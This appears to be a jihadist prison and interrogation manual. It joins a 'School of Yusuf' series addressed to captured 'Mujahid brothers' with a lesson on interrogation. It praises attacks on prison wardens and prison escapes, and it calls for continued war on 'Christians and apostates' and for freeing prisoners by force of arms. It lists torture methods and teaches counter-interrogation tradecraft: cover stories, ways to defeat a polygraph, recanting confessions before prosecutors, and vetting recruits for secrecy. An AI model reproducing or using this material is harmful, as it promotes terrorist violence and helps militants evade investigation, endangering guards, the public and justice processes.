Here is a beautiful story about the brothers in Syria. The brothers saw that the prison wardens are insulting Allah and not allowing them to perform prayers, while they were in solitary prisons and tortured them very badly; the brothers swore and took allegiance to fight them, not with machine guns and bombs but with their hands that had so long risen in subservience to Allah. So a warden as usual opened the door of one of the brothers, but the brother attacked the warden and took the keys from him and opened the other doors for the brothers. Then came the help (for the warder) more warders with electric rods etc etc. The fighting continued between them for a while with the outright win of the brothers. Do you know what the result was?

The prison wardens stopped insulting Allah and the prison administration transferred all those who used to insult Allah. The brothers started raising Azan before the investigation offices. Earlier brothers were incapable of even making ablution to pray. From the victories that they won also, that they were kept in groups for longer time. Even food started coming to them from the best of its kind at the expense of a great commander in the state.

Yes they gave victory to Allah and He gave victory to them.

One might say that I do not want problems and I have a schedule etc etc?

So we tell him that if the tyrants transgress your brother and you are capable of helping him then you are supposed to help him. Imagine yourself in their place don't you wish to help your brothers, and if your this schedule is going to result in letting down your brothers then woe to such a schedule. This schedule is not placed except to increase your belief, and your knowledge of your Lord, and to strengthen in you the love of religion and giving it victory. And then, if these militants see the collaboration of the brothers they will take into consideration a 1000 times and will not dare against them once again and if the clashes continue, then the end will be for us if we are true to Allah and a single hand. And know that any prison administration tries to keep the prison as calm as possible.

The brothers should also try to indulge the prison administration in any issue or request for if you do not preoccupy them, they will preoccupy you and this has been tested.

For example- if you continuously talk to them about the problem of visits or the type of food or any other issue, then you will find that they will try to avoid you and will try not to face you in order not to solve your problem and they will feel that they are winning, while actually you are the ones who will benefit from that, as you will have gained

1- The prison administration will not create problems with the brothers
2- Reduction of contact of brothers with the administration of the prison and their soldiers

Notice- if you want to be obeyed, then ask the possible. The meaning is that the matter you ask for is going to be accepted at charge, so don't ask anything that is impossible to fulfill and of that Sort.

5- The obsession of escape

The one who continuously keeps thinking of escape and tries and prays to Allah the Almighty will reach his goal, by the will of Allah, no matter how hard it may seem or how complicated the fences and barriers are. There are many stories in this direction and from amongst them is the story of the great escape in Yemen. When the prison administration tried to constrain the prison on the brothers, they put them in the worst and narrowest of situations by putting them in the underground room. Allah made for them a way underground to escape. You do not know from where and how is the help of Allah coming, but you have to try your best and if Allah knows that you are truthful and willing to serve the religion He will have mercy on you. This thinking and obsession must not make your heart constrained. You must try to get out, but not give up your daily schedule. Instead this obsession will make you strong and raise in you the right morale and attempt to revolt against these transgressors.

And from the victories that Allah has bestowed upon the brothers in the land of the two Sanctuaries, the series of escape of a group of brothers from different prisons across the Kingdom, started by our beloved brother Abu Daud Muhammad al Jaleedan- may Allah accept him in the ranks of the martyrs- running away from the prison of Alisha- and after him 3 others, using different ways also from the same prison. 4 other brothers ran away from the prison of al Karaj and then 7 lions from the prison of Al Maliz. We pray to Allah to protect them and to accept from those who have been killed amongst them and to make them a thorn in the throat of the tyrants.

What after imprisonment?

As Allah the Almighty tests his slaves at times of adversity he also tests them at times of ease to see who thanks and who will disbelief.

My dear Mujahid brother, what will be your condition after Allah has blessed you with freedom from the prison may it be through running away or any other way?

Will you go forth to the doors of the tyrants asking for peace and surrender and negotiation and be of those who have disbelieved in the bounty of Allah on them and leave your weapon of glory and belief and exchange it for humility and disobedience?

It is strange to hear from some of those who claim to be Muslims, giving the pretext of rescuing prisoners or other acclaimed pretexts as an excuse.

Or will your condition be that of the man who promised his Lord not to leave his weapon until he gains one of the two goodness's, and the one, who has promised his Lord to thank Him for His bounty and strive with his soul cheap in the way of Allah?

"He said: "O my Lord! for that Thou hast bestowed Thy Grace on me, never shall I be a help to those who sin!" (Surah Qasas, Verse 17)

We hope that your condition will be this one.

And know, all of you, that releasing the prisoners won't be through surrendering instead it will be with the help of Allah and the continuous attacks of the Mujahideen for the one who is imprisoned with force and compulsion will be released from captivity only by force and weapon and this is the will of our Prophet- peace be upon him
"Release the prisoner"

And we know that most of the brothers in imprisonment want us to continue fighting the Christians and the apostates even if they remain in imprisonment and they do not want us to surrender or declare surrender, even if it led to their release from prison.

And we tell our brothers in prisons. Take glad tidings, for your release is near. And that we will do what we can in order to have you released, and our tongues continuously pray for you!
Allah is the greatest, and glory is for Allah and His messenger and the believers but the hypocrites know not.

Part -6
Winning against the interrogators (Part 1)

Our respected beloved brother:

We had promised you that we will write for you a subject on ways of dealing with the detectives and about that battle that is fought by our Mujahid brother in the prisons of the Tyrants.....

Yes, it is a war whose first phase starts at the time of capture and passes through phases, the most dangerous of which is the phase of interrogation.

We talked about this phase in an independent topic in which we reminded you of its weapon which is faith in Allah alone, by the aid of which some weak were very steadfast while the absence of which caused even scholars to relapse, I mean those scholars who did not work upon their knowledge and were not guided on the guidance of their Lord.

And this topic is specifically for you, by the will of Almighty- to understand the tricks of the enemies and their deception and cunning in the prisons which conspire to deviate you from the path of your Sustainer. Therefore understand it and you will succeed and be guided on the right path- by the grace of Allah, the Almighty- Brother, the tricks of the enemy and his ways to extract information may be through physical torture or through psychological torture. The latter being the most dangerous and so our elaboration and explanation on it will be more detailed.

And since the Mujahid brother, when he is tortured and his body is physically injured, knows that this is for the religion, it increases his firmness and he remembers immediately the saying of Allah, the Almighty
They will do you no harm, barring a trifling annoyance (Surah Aal Imraan, Verse 111)

As for the psychological methods, they are the most dangerous and effective for the enemy and thus most frequently used. This is because, the brother, during the interrogation doesn't get injured and does not realize their cunning and does not know that he is being fought and thus he thinks that the enemy is a friend and the far one is a near one.

That is why we preferred to start with the most important before the important. However before beginning with the methods, there are some prefaces and directions that are indispensible

The techniques of the enemy may either be Firstly, the techniques and various ways of psychologically morale-targeting ways

So, the series of psychological war against the Mujahid brother starts at the time of capture, when the hands and legs are cuffed. It is an effort to show their power and terrorize the people. This series continues when the brother first keeps his leg on the first tiles of the prison. He is then blindfolded and the light handcuffs are exchanged with heavy iron ones. Then the prisoner is taken to the interrogation offices, and he stands in front of their doors for long hours. Some of them stand, by Allah, for days and nothing is asked of him, and his eyes are covered while some of them have their ears covered too. He doesn't hear anything and if he hears, he hears only the voice of chains, or the screams of his prisoner brothers, and this is done in some places like the Land of the 2 Holy sanctuaries. However in some places they are directly entered into prisons. After that, the battle begins, and the lion stands lofty, proud of his religion, trusting his Lord, patient, hoping for reward of what is befalling him of hardship, remembering, that this is a battle between Islam and Kufr and it is either Paradise or Hell.
After that the brother stays engaged in the remembrance of his Lord until the caller arrives, 'Hasten forth to your interrogation' or 'You have interrogation'. Then, the Inspector interrogator who is responsible of your case starts by interrogating you in a primary interrogation in which he studies your psychology and the best way to deal with you, and then he returns you and decides about you. There are various psychological ways that they use invariably with our brothers and from them are-

1) The 'Good Guy, Bad Guy' Technique

Perhaps this technique will be applied using one or two interrogators, one of them will be 'Good Guy' and the other will be 'Bad Guy'. From the matters that 'Good guy'-s will try to lure you with, is that they will say that if you confess we will release you or we will cooperate with you in lightening your case or the duration of your imprisonment and we will inform the concerned authorities that you are cooperative, or they might say that if you confess we will hasten the interrogation and you will go to the 'collective' (prison) and your case will be closed and you will rest.....

And other temptations of the sort that they will try to tempt you with so that you confess. However, in reality, if you confess, they will greed for more confessions, until when you have confessed with all what you have and the enemy of Allah is assured that you have removed all what is in your pocket from secrets, then the satanic envying self will appear that hid its envy of Jihad and the Mujahideen. Then the interrogator will start his revenge on you, and you will be tortured with different kinds and types of tortures. However if the torture is taken with firmness and concealment of secrets then it becomes easy, but with defeatism it will be difficult and heavy on the self and the reward is from the root of the work.

As for the 'Bad guy'-s, the interrogator will show from the very beginning, his extreme severe and envious personality, and he will use language like the language of Abu Jahl and the Leaders of Quraysh with Ammar and Yasir and Bilal and Khubaib (May Allah be pleased with them), words so bullying and proud as though everything is in their hands, and they know not that all matter is in Allah's hands alone. They will threaten of killing and torture and say that we will beat you nonstop and so on and other forms of terrorism. This terrorizing technique does not end at any limit, for if they could terrorize you with the fire of hell, they would do so. And perhaps the interrogator will come to you accompanied with his slave soldiers carrying electrical sticks, the interrogator wants with this to terrorize you and frighten you.

2) 'Enemy and Friend' Technique

Most of the time they use this technique through 2 interrogators. One of them comes in the form of an enemy, tyranish and oppressive, and the other veils as a delicate and merciful personality that is concerned about you, so through the latter one they come to you and with him, they deceive you and through him they grab confessions.

3) 'Lack of Concern' Technique

The scenario of this is that the interrogator will pretend that he is not concerned about you, so, for example, he does not interrogate you and does not ask about you and you stay in solitary confinement for very long hours unasked about and interrogated. Or you are interrogated once and then he leaves you for several long months. This technique is often used in cases that do not require immediate information from the prisoners. So the counter attack for this is to use the same technique. So you too should pretend that you are not concerned, and that you are comfortable in the prisons and do not want to meet him. If he feels this from you then he will try to change his technique.

4) The Technique of Magnifying (your case)

The interrogator starts with you by a case that you have no connection with, so he might say for example, you have link in the murder of so and so President or that you were involved in so and so operation or the assassination of so and so. And he will pressurize you so that you start finding your own case light and you might say in yourself 'My case is much simpler'. Thus you might confess something following the rule of 'Choosing the lesser evil'. This has one another goal too and that is, when you deny and you are right and truthful, your facial contours will appear in a particular way, so the interrogator will know thereafter, if you deny something else, whether you are truthful or otherwise, through your expressions and contours of your face and your reaction in the denial.

And I remember the story of one of the brothers- May Allah hasten his release- The Interrogator asked him 'Where were you before the 11 september attack?', the interrogator wanted to magnify the case before the brother. So the brother said 'I was in one of the airplanes that carried out the attack', and this is one of the good ways, i.e. mocking, especially when they use the Magnifying technique with you.

5) The Technique of Lightening

The interrogator tries to convince you that your case is quite simple and easy and does not require denial and that denial only complicates it.

6) The Technique of Boring out

And in this the interrogator tries to penetrate boredom on you, so for example, when he finishes the interrogation, he repeats the interrogation once again. Or he interrogates with you in a rotation at the same point, like – 'From where did you enter the so and so place? and Who was with you?' and these two questions will be asked for a long time and so on. And we will complete in the next edition, Allah willing- the psychological and physical techniques and some ways to counterattack them, so that the detained Mujahid brother comes out from this battle, triumphed, happy for the triumph of His Lord...so be with us.

Part -7

Winning against the interrogators (Part 2)

7) The technique of Insult and Abuse

They use all sorts of despicable words and obscene acts to shatter the morale, and this is an evidence of the degree of spiritual values and manners that they possess. That nation has devoid itself from all sorts of manners of war and ethics of conflict. So be, O brother, like a prepared rock, those sayings and acts must not shake you for I know many of my brothers who have been patient on that and by Allah, it has only increased their determination and steadiness. Know that you are Allah's and put to trial in Allah ('s way) and the believer is tested to the extent of his Imaan and this interrogator, had it not been for the chains between you, he couldn't have harmed you.

This is one of the types of insults that is directed to you. And there is another form and that is the abuse of the religion or the abuse of Our Lord Almighty or the insult of Prophet Muhammad (peace be upon him) or the abuse of the Holy Quran.

Shaikh Abu Lais Al Libi (May Allah Have mercy on him) said 'The Saudi interrogators used to curse Allah, the Almighty, in front of me to provoke me but I used to show indifference'. Why does the interrogator use this technique?? The answer is, because he knows that you are religious and that this will affect you and the proof to this is that they do not use this technique with people with ethical cases, so showing dis concern and indifference will force him to turn to another technique and Allah knows best.

8) The technique of Surprise

This technique has many different and varied aspects and though it may be varied and in different forms but the technique is the same.

The first picture, the brother was conversing with the interrogator in an extended conversation (May be rightly called -side burns) so that the brother feels secure and at a point of negligence from the brother the interrogator surprises him with a question that takes from him a very important information.

The next picture, the interrogator comes to the brother and he is asleep and asks him for example his email so the brother gets up from his half sleep and in half consciousness tells him.

The third picture, the interrogator speaks with the brother in a nice and friendly manner or says that your case is closed, then surprises him with a photo of a brother he knows or a name or a title or a place or an incident in such a way that you suppose that the interrogator has come to know something of what you were hiding from him. After that, he will observe the contours of your face if they had changed and then smile and say that it is better for you that you confess because we know everything.

So this is the third picture that happened to some of whom I know and some of them happened to me personally.

The 4th picture is, that he enters upon you one of the members of your group whom you do not know is imprisoned or he could be imprisoned in suspicion only, so beware and do not hasten.

9) The technique of Doubting

As for the doubting of leadership, they will say that your so and so leader is cooperating with us so that we can hunt you one by one and the evidence to this is that so and so is with you and so and so and then he counts the names of the working brothers and this information he must have obtained from the confession of someone or through other ways. What is important is that he might not arose doubts directly and openly but he might just hint it to you so that he makes you conclude this. Didn't we hear the continuous rumors about Kasim Al Remmi (May Allah protect him), that he is in San'aa and that he has a house of 2 floors and that he is living comfortably. Or they might try to insert doubts in the work and its credibility, so they will say, for example, that your methods are useless and your security is weak and that you (as a group) have been infiltrated and your experience to organize big happening or national revolts is pretty weak.

They may also turn to inserting doubts in your religion and Aqeedah, and this is done most of the time, with the help of scholars of evil, in the rooms of Munasahaat (instruction) as they call it and what these agents mostly emphasize on, is to create doubt in the matters of Walla and Baraa (Allegiance and Acquittal) and the problems of the ruling and obligations of Jihad. They will try to convince you that the apostates who have entered disbelief from many various doors are, but Muslims, and they are the rulers (wullaa al amr) and to rebel against them is a major sin and that the Jihad in Iraq and Afghanistan and other occupied Muslim countries is not Jihad according to the Shariah, and other types of doubts.

And I had seen these 'Instructors' and while in the hands of the interrogators, yes, I had seen them and they are entering upon a brother to "instruct" him or more rightly "to misguide" him, I had seen them, each one of them carried a basket filled with sweets and temptation so they sat with the brother in a quiet meeting "filled with doubts".

This however is only digressing this topic, for this is not its scope. Instead we should specify for this a separate autonomous topic, more rightly several topics, to prevent this disease that has spread in different prisons. Even the captives of Cuba are not safe from this evil and their harm and if you want, then ask the "Isitrahaat al Samamah" what is called as (Munasahaat) Instruction breaks.

And lastly if doubt leaks into the heart then it leads to hesitancy and then defeat and then the doubter thinks "Why am i resisting? Why am I combating?" And then it leads to matter after matter and the enemies will have achieved their goals in extracting information in the easiest of ways and there is no Might nor Power except with Allah.

10) The use of Tricks

And they're tricks are many and from them is, for example, when the dimensions of one case varies...
They will interrogate one of the dimensions thoroughly and accurately. The interrogator will ask the brother many questions some of which might be very unimportant and branches to nothing to the point that the brother might think it is not important, for example, he asks about what you used to drink? And about what did you talk?? And did you laugh in your meeting? And what made you laugh? And what was the color of the wall of the house and the carpet and the books?

And such other silly questions, then he calls the other dimension of the case and says to him your friend has confessed everything, so the brother, for example, says 'This is not true'. Then the interrogator says, Do you remember that so and so meeting in this this place, where you were drinking this and you laughed when so an so said so and so. The brother will then think that his friend really has accepted everything even the small details! So this technique is very cunning and wicked and this technique has succeeded with some of the brothers because they were ignorant about it. There are two solutions to this technique.

Firstly, the answers to these should be very short like “Yes, in the beginning” or “no” or “I don't remember” or “almost” and don’t ever mention the details. In this way you will also benefit in another way and that is, you will cut the threads of your case because the continuing to talk will open upon you more questions or information or dangerous threads.
Secondly, say to the interrogator ‘If you are truthful that he has confessed then bring him near me and ask him to confess’

And from the tricks of the enemy when there are several dimensions that he comes to one of the dimensions with an “interrogation” file, this file is fake, written with handwriting similar to that of the brothers, ‘see these are the confessions of your companions’. Just say to him simply ‘This is absurdity’.

11) The Technique of Sentiment

This is done through the interrogator dressed in the personality of someone very careful about you or through instructions in the rooms of Munasahaat (instructions). In a summary, this technique is an attempt to ‘tie’ you with close ones, may it be your father or your mother or your brothers or children and community. For we, all praise to Allah, have strong family ties and the Mujahideen are from the most loving of people to their sons and mothers and community and this is known and apparent, but the Islamic duty is the one that has forced them to move and work in the way of Allah so they kept the command of Allah in front of all the other commands because they worked on the saying of Allah the Almighty

Say: If your fathers, your sons, your brothers, your wives, your kindred, the wealth that you have gained, the commerce in which you fear a decline, and the dwellings in which you delight are dearer to you than Allah and His Messenger, and striving hard and fighting in His Cause, then wait until Allah brings about His Decision (torment). And Allah guides not the people who are Al- Fasiqun (the rebellious, disobedient to Allah). (Surah Tawbah, Verse 24)

12) The use of Equipment

1) The lie detector

This equipment measures the heart beat rate and the speed and movement of the blood. When a human experiences fear or gets worried, the speed of his blood and his heart beat rate increase directly. Consequently the speed of blood circulation and pulse increases. So the best way with this equipment is that when the interrogator asks ordinary questions try to show fear and when he asks dangerous questions try to remain calm, so that if one of the times you get worried in a dangerous question he cannot detect you and so on.

2) Spying equipment

These may either be equipment that listen in or tape or surveillance cameras, and here I remember a story that happened with one of the brothers who were in the prison in front of me I ask Allah to hasten his release. The story is that the interrogator called the brother for interrogation and after almost 2 minutes, military personnel came into our section and entered the brothers’ cell. We did not know why he entered it. Then the brother came back to the prison and started talking to one of the dimensions of his case about a matter that the enemy did not know. Then the interrogator called the brother after approximately 15 minutes and the same military personnel entered the prison and removed the small recorder. In this way the interrogator was able to know some important matters in the case. So be cautious while talking in the prison especially in matters that can lay a charge on you and turn your cards. And if you really have to talk, then do so in signs and Allah knows best.

We will complete inshaAllah in the next edition

Part -8
Victory over the Interogators- Part 3

Secondly: Ways of Sensory physical torture

Whenever we speak or write about the ways of the enemies of torture and physical harm to the brothers in prisons, we warn the readers that they must not think in a negative way, that is about leaving (jihad). What I mean is that one should not create a defeating mentality, after listening and learning about this torture, one should not lean and leave this way. We are explaining to you these ways so that you prepare yourself for the worst of situations

O my brother on the way: these hardships and pain and torture in this world is the path of the truthful ones from the Prophets and who have walked on their footsteps from the believers. Allah Almighty has said

"Alif Lam Mim. (1) Do men think that they will be left alone on saying, We believe, and not be tried? (2) And certainly We tried those before them, so Allah will certainly know those who are true and He will certainly know the liars. (3)" (Surah Al Ankaboot, Verses 1-3)

And we also tell you about these ways so that you bold up when you meet the enemies of Allah and you do not think of surrender or to stoop on the covenant of those who do not pay regard to the ties of relationship, nor their covenant in the believers and so that you know that the prison is a trial and that killing and fighting is more honourable to you than surrendering

These ways (of torture) are numerous and diversified and differ from one prison to the other but they do match to some extent because they might be either directed to the nervous system specially, or to the body outward generally.

The Nervous System techniques

1. Keeping awake and sleep deprivation for long times
2. Making one stand and not allowing to sit until the stage of a nervous breakdown
3. Hanging by the wrist to the door or in other positions
4. Putting the prisoner in rooms of extreme cold or heat as it happened to the brothers in Guantanamo
5. Switching on recorders with high volume (music or disturbing sounds)
6. Constant Lighting or constant darkness as in the dark prisons

The Physical techniques

1. Beating with whip or cane or cables
2. Kicking with hands and legs
3. Twisting the joints (the hands or the neck or the back with the help of the chair)
4. Torture with electric currents
5. Removing the nails or pulling out the hair of the beard
6. Drowning in water
7. Using pincers that press on the private organs

I very well know of many brothers on whom these techniques were used and they have remained steadfast for many years until Allah brought ease on them may it be by running away or by releasing them and they are now with us fighting and angering the enemies of Allah.

The Counter Techniques to the techniques of the interrogators

These techniques are used according to the situation of the prisoner and his case, and according to the personality of the interrogator and his behavior, but all these techniques, are meant to defeat the spirits of the interrogator or the reduction of confession for least and cutting most of the threads.

These techniques are many and from amongst them are

The Story

Try always to frame in your mind a story for emergency cases before the captivity for if Allah destines for you that you are caught you must have framed a story (acceptable) and the benefit of this is either to cut the threads and having a convincing non-confession or not being convicted in the first place.

Shortening of answers

It is always wonderful to answer in 'Yes' or 'No' or 'I don't know' and we benefit from this technique in 2 ways

1. Cutting the threads because talking in detail open on you matters you don't want and questions from the interrogator that you don't expect
2. Mocking at the interrogator and provoking him

Inaccurate answers

Like you say 'I think, almost, perhaps, maybe, I am not sure' And we benefit from it in 3 ways
1. To retreat from what you have said if you want
2. Vagueness before the interrogator and restlessness in interrogation
3. Provoking and not paying attention

To talk slowly and wait before you answer

And this helps you in concentrating and enters boredom upon the interrogator. For example if 2 interrogators are interrogating you or more and all of them ask you at the same time this technique is the best because you will wait for some time and say 'For how many questions do I answer or who is the questioner from amongst you?

And also try to insert in the talk by 'I mean... means' to increase the delay.

Provoking the interrogator

With talks that are not harsh, because the previous technique provokes the interrogator, just like that, exiting the topic of interrogation also always provokes him. Also to answer his question with another question and with laughing and cold smiles.

Lack of Concern

The interrogator does not use with you any of the techniques unless he thinks that it has an effect on you, so if you show lack of concern, he will no doubt turn to another technique that he thinks might affect you and it is the same case with the beatings and physical torture. So if you show lack of concern the interrogator will directly break down. And here there is a beautiful advantage you can take, you might pretend to the interrogator that some of the technique affects you so that he uses it with you though this technique does not affect you at all.

These techniques are on the basis of the condition of the prisoner, and the conditions of the prisoners according to their cases are divided into 3 parts-

1- Under suspicion: and he is the prisoner whose guilt has not been proven and who can avoid being convicted.
2- This is the prisoner upon whom, some of the threads and works that convict him have been proven with the majority of his work and threads and cases being concealed.
3- Apparent: the prisoner whose all cards have been turned and he has nothing to hide.

Ways and methods according to every condition-

The first kind- for example pretends the role of a naive and acts of being fearful and terrified or pretends innocence and peacefulness, or any other way. What is important is that he should not show counter attack and clash.

The second kind- he must show that he is responding and accepts what has been proven against him and denies everything that has not been proven. And if the interrogator uses physical violence with him he should use the techniques that dampen the spirits of the interrogator- that we have mentioned earlier.

As for the third category- on who everything has been proven along with the clear cut evidences, then this person, it is better for him to have a strong and decisive attitude, and he should accept what he has done and be proud of it and behave with the interrogator in a defiant way.

Some observations:

1. These methods, which I have written, many of them have been applied on the investigators and have succeeded, may it be in the Land of the two Holy Sanctuaries, Yemen, or Guantánamo or the dark prisons and other than them.
2. You must know that the interogators are human beings and have a psychology. So try to understand his psychology and fight him with the mentioned ways.
3. Do not think that the investigator will be kind to you or befriend you some day and know that everything that he does is only in order to extract confessions.
4. What we wrote of the methods might happen, but in some other way or template, and maybe even in a developed form because the enemy always tries to develop and renew their methods. So knowing that the enemy does, we must hasten ourselves too to be the first to develop and devise counter methods. And what we have mentioned here are only a key for you and you must do the rest.

Conclusion:

In the end of this series (The School of Yusuf) I ask Allah the Almighty the Lord of the Mighty Throne, that this series be of help to the brothers on the path of Jihad, and also I insist for the brother readers to read the story of Yusuf (peace be upon him) in the prison with the explanation ‘Al Zilaal’ by Sayed Qutub (May Allah have mercy on him) and to read the biography of the Righteous predecessors in the prison (Ahmad bin Hanbal and the Sheikh of Islam Ibn Taymiyyah and others).

I also ask Allah to spare me and you from the evil of captivity and to grant us martyrdom in His path and that He grant us the highest of the Jannah Al Firdaws, say Ameen.

And Peace and Blessings of Allah be upon you

SEVENTEENTH LESSON
INTERROGATION AND INVESTIGATION

Taken From QT

Fundamental Differences Between Interrogation and Questioning:
Many people confuse the nature of the interrogation with that of questioning, and confuse what should be mentioned in the interrogation with that of the investigation.

Interrogation:
Consists of a psychological warfare and intellectual combat between the intelligence agent and the suspect through questions and answers related to one or more topics. The interrogation uses all kinds of physical and psychological techniques to break the will of the suspect and lead him to a total collapse. The agency that conducts the interrogation is the government's questioning apparatus that belongs to the Ministry of Interior Affairs. The officers of that apparatus graduate from the police academy. In our country, that apparatus has no values or code of ethics. It does not hesitate to use all kinds of torture and bodily and emotional harm to obtain evidence that could incriminate the suspect.

Questioning:
Questioning is similar to interrogation in that they are both forms of psychological warfare and intellectual combat. The questioning, however, is conducted by the prosecution [office of district attorney], which is under the judicial branch. That authority is (apparently) independent from the government (executive branch) and from the people's parliament (legislative branch). The prosecution officials graduate from law school and use the technique of confrontation and repeated questioning, but without torture.

The brother should take the following measures:

1. Under pressure of torture in the custody of the questioning apparatus, the brother may reveal some secrets. However, in the custody of the prosecution, the interrogation does not use physical force, but may use psychological coercion (threats and harsh words).
2. In publicized cases, the questioning apparatus is careful not to allow the brother to talk in the district attorney's office. Coordination takes place between the questioning apparatus and the prosecution office. Torture of the brother takes place once again in the questioning apparatus [center] to force him to confess in the prosecution center. That may be repeated more than once, until the brother confesses or they give up. The important thing to remember is that whatever the brother says in the prosecution center will be recorded against him and will be the basis for his judgment.
3. Every word that the brother utters in the prosecution center makes a negative impact on him, on his colleagues, and later, on the judgment and major decisions.

When taken to the prosecution office, the brother should do the following:

a. He should, prior to questioning and whether or not he has injuries, ask the prosecutor or his representative to be seen by the medical examiner.

b. He should, when the questioning begins, ask that evidence of his torture be entered in the report proceedings.

c. He should, prior to the start of the questioning, ask that an attorney be present with him during the questioning process. He should mention the attorney by name.

d. He should ask for food.

e. He should deny all information [accusations] about him by the prosecution representative. He should claim that the interrogation apparatus has fabricated those accusations and should deny his connection to anything\ obtained against him.

f. The brother may have to confess under pressure of torture in the interrogation center. Once in the prosecution center, however, he should say that he was tortured, deny all his former confessions, and ask that the interrogation be repeated.

Interrogation Techniques: A number of techniques are used to interrogate the brothers. The exact techniques used may be different from one brother to another depending on the brother's status in the group and on current events. Interrogation is limited to the following types:

A. Summoning:

1. This is the simplest type of interrogation. It can happen to anyone under normal circumstances. In this type, the interrogation apparatus summons a brother by letter or messenger to appear.
2. This happens when the brother does not respond to them [the interrogation apparatus], unless the command sees otherwise.
3. If the command approves his appearing, the brother should be careful not to give the enemy any [vital] information. He should agree with the command on the line of answers to be followed during the interrogation and should answer questions wisely.
4. Immediately upon his return, the brother should relate to the command all that happened to him in the interrogation process.
5. The [interrogated] brother should memorize the appearance of the interrogation building, its interior, and the appearance of the officers. The interrogation is a major opportunity for the [Islamic] group as long as the brother is tactful, bright, and observant. When summoned, usually the brother is not blindfolded or tortured.

B. Interrogation Surrounding Publicized Arrests:

1. The brother may be arrested as a result of public incidents, such as the murder of an important personality, military overthrow [of government], or the escape of Islamic leaders from prison.
2. In these cases, the interrogation would be more severe. As long as there is no connection between the brother and the incident, the questions would remain general: Where were you during the incident? Who do you think executed it? Whom of the Jihad brothers do you know?
3. The degree of torture varies according to the importance of the brother and the suspicion that he is connected with the incidents.

Steps of Interrogation:

1. The brother is arrested while walking in the street or at home. He is transported to a waiting room. After a while, he is searched and interrogated without being blindfolded (depends on the importance of the matter). He is then placed in a cell in the interrogation center, in a holding cell in the police station, or in a common prison.
2. The brother is kept for a few days without interrogation. Then he is interrogated by a number of persons in an interrogation room. The room is ordinary, containing one or more desks, some chairs, and some torture devices, as needed.
3. In the beginning, the brother may not be treated harshly, but rather kindly. He may be offered a chair with a cup of tea or a drink. Then he would be asked to recall information that is useful to the interrogators. If the brother refuses to offer any information and denies that he knows anything, he is then treated harshly. He and his family may be cursed, he may be forced into submission by following orders such as: face the wall, don't talk, don't raise your voice. All of that is to frighten the brother. The brother should refuse to supply any information and deny his knowledge of the subject in question. Further, the brother should disobey the interrogator's orders as much as he can by raising his voice, cursing the interrogator back, and refusing to face the wall. The interrogator would resort to beating the brother in order to force him to obey. Thus, that attempt would fail.
4. Within about a day, another session would be held with the brother. Usually, in this session the brother would be blindfolded, beaten, and tortured. He would be made to believe that his role in the incidents has been learned and that it is better if he talks. The cursing and torturing would intensify, depending on what the brother reveals. The brother should not disclose any information, no matter how insignificant he might think it is, in order not to open a door that cannot be closed until he incriminates himself or exposes his Organization. The interrogator cannot obtain what he wants and extract any information unless the brother talks. The brother may think that by giving a little information he can avoid harm and torture.

However, the opposite is true. The torture and harm would intensify to obtain additional information, and that cycle would repeat. Thus, the brother should be patient, resistant, silent, and prayerful to Allah, especially if the security apparatus knows little about him.

5. In prison cells, do not talk to anyone you did not previously know. Some [prisoners] may be [enemy] agents or may have different orientations.

6. In cases like these, and as long as the brother indicates no connection to the incidents, the interrogation takes place in the interrogation center only, not in the prosecution center. In this interrogation session, it is important to remember the basic rule: Even a little disclosure of information would increase your amount of torture and result in additional information for the questioning apparatus.

Investigating Specific Matters Connected to the Brother:

1. The brother may be captured at a distant location through informants, or in a location connected to the incident (apartment, the actual incident location). At that time, the brother may possess items related to the incident (weapons, documents, blood stains, ...). The brother may also be captured while crossing the border.

2. The brother will be placed in a holding room, then stripped of his possessions (watch, money, Koran, ...), blindfolded, and handcuffed. The questioning begins, in a friendly manner, by writing reports about him (name, address, education, residence, employment, family, ...). In this session, the questioning official tries to break the resistance of the brother by informing him that confession is better for him and that steadfastness is impossible because he cannot deny anything. He adds that painful torture will be used if he does not talk. He lures the brother by saying that if he confesses he will be immediately released and given money, educational scholarships, etc. In the first session, the brother would be studied through his statements and the manner of dealing with the interrogator. Then a plan is devised for dealing with the brother.

3. If the earlier, friendly approach fails and the brother does not cooperate with the interrogator, another session is held using torture in order to control the brother through fright and orders (sit down, don't sit down, face the wall, don't talk, don't raise your voice, curses and insults). The brother should not weaken, but should try to disobey the interrogator's orders or take his time in executing them. If the interrogators find that the torture technique is successful, they would intensify it. However, if they find that the brother is dodging them, they would resort to psychological torture techniques.

4. Some interrogators may try to confuse the brother, distort his reasoning, and tangle his thoughts by throwing may questions at him at the same time and not allowing him the chance to answer them. If the brother delays his answers, he would be struck. During that torture [session], the brother is given a chance to speak, even tell a lie, in return for halting the torture. He is given a sheet of paper and asked to write whatever he wants in return for his release, for not prosecuting him, etc. They start deceiving the brother by saying that his refusal to talk or write means that he is afraid of revealing dangerous secrets he possesses.

5. During the interrogation, or while the brother is in the holding room, he may be made to listen to another brother's cries from a nearby cell. This is done in order to break the brother's resistance. They may even resort to having the brother hear some of his brothers' confessions and bringing papers and documents that prove his involvement in the incident.

6. In all prior situations the brother has three options:

a. Patience, steadfastness, and silence about any information whatsoever. That is very difficult except for those who take refuge in Allah.

b. Executing the security plan that was agreed upon prior to execution of the operation and not deviating from it.

c. In case others deviate from the security plan, confirm the information given without adding to it.

d. If the brother is the first subject in the interrogation, he should adhere steadfastly to the security plan in order to avoid trouble for the brothers that will follow.

e. The worst case - Allah forbid - is when the brother breaks down totally and tells all he knows which is due to a poor choice in the brother. Thus, it is important to test individuals prior to such work in order to ensure their steadfastness and minimize the likelihood of their breaking down. Testing may be done by accusing him of being an enemy agent and lying about the reported information, in the event he is supplying detailed information.

f. Important information should not be discussed with the brothers, as they might reveal it during the interrogation.

Torture Methods: Secret agents use two methods of torture: A. Physical torture. B. Psychological torture

A. Method of Physical Torture:

1. Blindfolding and stripping of clothes.
2. Hanging by the hands.
3. Hanging by the feet [upside down].
4. Beating with sticks and electrical wires.
5. Whipping and beating with sticks and twisted rubber belts.
6. Forcing the brother to stand naked for long periods of time.
7. Pouring cold water on the brother's head.
8. Putting out lighted cigarettes on the brother's skin.
9. Shocking with an electrical current,
10. Kicking and punching.
11. Attacking the brother with vicious dogs.
12. Making the brother sit on a stake.
13. Throwing in a septic tank.
14. Pulling out the nails and hair.
15. Dragging.
16. Tying the hands and feet from behind.
17. Utilizing sharp objects, such as a pocketknife or piece of glass.
18. Burning with fire.
19. Sleeping on a bare marble floor without a cover and flooding the cell with sewer water.
20. Standing on toes and against a wall pressing with the fingers for long hours. The brother may be denied sleep, food, drink, and medicine.
21. Beating on cuts and sore parts of the body.
